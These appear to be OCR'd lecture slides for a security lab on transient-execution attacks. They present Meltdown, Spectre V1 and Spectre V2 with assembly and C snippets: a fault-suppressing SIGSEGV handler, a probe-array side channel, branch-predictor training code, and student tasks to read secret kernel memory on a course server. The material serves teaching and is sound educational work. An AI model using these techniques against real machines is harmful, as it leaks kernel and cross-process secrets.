
```
r = *illegal_addr

// unreachable
print(r);
```

```
$ ./start
$ Segment
```


page fault (perm)

Kernel Mode


er




POSIX signal handling




POSIX signal handling




POSIX signal handling



POSIX signal handling



POSIX signal handling



[*] the return from signal handler actually takes another syscall to reset the frame. this is skipped here for brevity. see `man sigreturn`

POSIX signal handling

```
instal
retry:
 r = *
 if (!
 chann
stop:
 dump_
```

[*] the re ne. this is skipped

POSIX signal handling

code snippet: exception suppression with custom signal handler

```
extern char stop[];
void sigsegv(int sig, siginfo_t *info, void *ctx) {
  ucontext_t *ucontext = ctx;
  ucontext->uc_mcontext.gregs[REG_RIP] = (size_t)stop;
  return;
}
struct sigaction act = {
  .sa_sigaction = sigsegv,
  .sa_flags = SA_SIGINFO,
};
// ...
sigaction(SIGSEGV, &act, NULL);
```

meltdown attack

building block: out-of-order execution and side channel

```
xor %%rax, %%rax
retry:
  mov   (%[addr]), %%al
  shl   $12, %%rax
  jz    retry
  movzx (%[target], %%rax, 1), %%rbx
stop:
  nop
```

`rcx := kernel address`

`rbx := probe_array`

⟶ retry if failed to read value

⟶ `read(target[rax])` (side channel!)

---

[2] M. Lipp *et al.*, “Meltdown: Reading Kernel Memory from User Space,” in *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

meltdown attack

```
xor %%rax, %%rax
retry:
  mov   (%[addr]), %%al
  shl   $12, %%rax
  jz    retry
  movzx (%[target], %%rax, 1), %%rbx
stop:
  nop
```

→ `*target` should be cached!

meltdown attack

```
xor %%rax, %%rax
retry:
  mov   (%[addr]), %%al
  shl   $12, %%rax
  jz    retry
  movzx (%[target], %%rax, 1), %%rbx
stop:
  nop
```

→ `*target` should be cached!

we make it easier for you:

`trigger_prefetch()` causes a kernel code path that preloads the target address

task 2: the meltdown attack

1. complete code `meltdown/meltdown`
   - register custom signal handler for `SIGSEGV`
   - complete `read_byte()`
2. read kernel memory: a “secret” kernel module loaded into the kernel

get target kernel address

connect to the server via `aos-shell`, you will find a file named `SECRET`. Read that file to get your target address!

```
$ aos-shell
$ cat SECRET
```

hopefully we make it this far in the first part

poison branch predictor // Spectre V1

```
if (i < sizeof(arr)) {
  access(arr[i]);
}
```

this will never read out of bound ... right?

poison branch predictor // Spectre V1

```
if (i < sizeof(arr)) {
  access(arr[i]);
}
```

this will never read out of bound … right?

this will never read out of bound … right?

(I'll skip the meme, please render it in your head)

- conditional jumps are slow

poison branch predictor // Spectre V1

```
if (i < sizeof(arr)) {
  access(arr[i]);
}
```

this will never read out of bound … right?

this will never read out of bound … right?

(I'll skip the meme, please render it in your head)

- conditional jumps are slow
- cpu tries to "guess" which branch to take


poison branch predictor // Spectre V1

```
if (i < sizeof(arr)) {
  access(arr[i]);
}
```

this will never read out of bound ... right?
this will never read out of bound ... right?
(I'll skip the meme, please render it in your head)

- conditional jumps are slow
- cpu tries to "guess" which branch to take
- but the price of wrong guesses is high
- CPU stores recent branching results for heuristics


poison branch predictor // Spectre V1



---

[1] P. Kocher *et al.*, “Spectre Attacks: Exploiting Speculative Execution,” in *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

poison branch predictor // Spectre V1




```
char arr1[] = {1,2,3,4,5,6,7,8,9,10};
char arr2[256 * 512];

void victim_function(int idx) {
  if(idx < sizeof(arr1) {
    r = arr2[ arr1[idx] * 512 ]
  }
}

// stress the branch predictor
for(...) victim_function(benign_x);

victim_function(malicious_x)   // :3
```

[1] P. Kocher *et al.*, “Spectre Attacks: Exploiting Speculative Execution,” in *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

task 3: Spectre V1

1. complete the `victim_function(size_t x)`
2. complete `read_byte()`

   core: shuffle a few `training_x`, followed by a `malicious_x`; feed them to `victim_function`
3. after calling `victim_function` on `malicous_x`, find out the value of out-of-bound address;
4. try to read legal or illegal (kernel) addresses

task 3: Spectre V1

CAVEAT: shuffle the x without if-jumping (provided)

```
// Bit twiddling to set x=training_x if seq%6!=0 or malicious_x if seq%6==0
// Avoid jumps in case those tip off the branch predictor
static inline size_t shuffle_x(size_t training_x, size_t malicious_x, int seq)
{
  // Set x=0xFFFFFFFFFFFF0000 if seq%6==0, else x=0
  size_t x = ((seq % 6) - 1) & ~0xFFFF;
  // Set x=-1 if j&6=0, else x=0
  x = (x | (x >> 16));
  // if (j % 6 == 0) {x = malicious_x;} else { x = training_x; }
  x = training_x ^ (x & (malicious_x ^ training_x));
}
```

poison indirect jump predictor // Spectre V2

besides if-branches, the CPU also records recent *indirect jumps* to make predictions.

```
void fn_1(int x){/*...*/}
void fn_2(int x){/*...*/}

// returns either fn_1 or fn_2; decided at runtime e.g. based on input
void* get_fn_address(){/*...*/}

for (...){
  fn_ptr = (void (*) (int)) get_fn_address();
  fn_ptr(42);  // CPU speculates on the target!
}
```

poison indirect jump predictor // Spectre V2

turn this into a spectre v2 attack:

```
void* fn_ptr;
int fn_1(char *addr) { return channel[*addr * PROBE_SPACING]; }
int fn_2(char *addr) { return 42; }
```

attacker scheme

phase	function	parameter

poison indirect jump predictor // Spectre V2

turn this into a spectre v2 attack:

```
void* fn_ptr;
int fn_1(char *addr) { return channel[*addr * PROBE_SPACING]; }
int fn_2(char *addr) { return 42; }
```

attacker scheme

phase	function	parameter
training	`fn_1`	benign

poison indirect jump predictor // Spectre V2

turn this into a spectre v2 attack:

```
void* fn_ptr;
int fn_1(char *addr) { return channel[*addr * PROBE_SPACING]; }
int fn_2(char *addr) { return 42; }
```

attacker scheme

phase	function	parameter
training	`fn_1`	benign
attack	`fn_2`	malicious

poison indirect jump predictor // Spectre V2

turn this into a spectre v2 attack:

```
void* fn_ptr;
int fn_1(char *addr) { return channel[*addr * PROBE_SPACING]; }
int fn_2(char *addr) { return 42; }
```

attacker scheme

phase	function	parameter
training	`fn_1`	benign
attack	`fn_2`	malicious
CPU speculation (withdrawn)	`fn_1`	malicious

poison indirect jump predictor // Spectre V2

turn this into a spectre v2 attack:

```
void* fn_ptr;
int fn_1(char *addr) { return channel[*addr * PROBE_SPACING]; }
int fn_2(char *addr) { return 42; }
```

attacker scheme

phase	function	parameter
training	`fn_1`	benign
attack	`fn_2`	malicious
CPU speculation (withdrawn)	`fn_1`	malicious
final execution	`fn_2`	malicious

poison indirect jump predictor // Spectre V2

turn this into a spectre v2 attack:

```
void* fn_ptr;
int fn_1(char *addr) { return channel[*addr * PROBE_SPACING]; }
int fn_2(char *addr) { return 42; }
```

attacker scheme

phase	function	parameter
training	`fn_1`	benign
attack	`fn_2`	malicious
CPU speculation (withdrawn)	`fn_1`	malicious
final execution	`fn_2`	malicious

result: no exception, but secret is leaked into side channel!

task 4: Spectre V2

- complete `spectre_v2/spectrev2.c`
  1. create the gadget functions: one leaks secret data into side channel; another is safe target.
  2. in `read_byte`, implement the attacker scheme
  3. the `do_call` function wrapper is provided.
- read the same kernel memory as task 2/3


read secret from another address space

all process (address spaces) share the same branch history buffers!

read secret from another address space

all process (address spaces) share the same branch history buffers!

i.e. attacker can train the BHB in their own address space to affect another process!




victim

read secret from another address space

all process (address spaces) share the same branch history buffers!

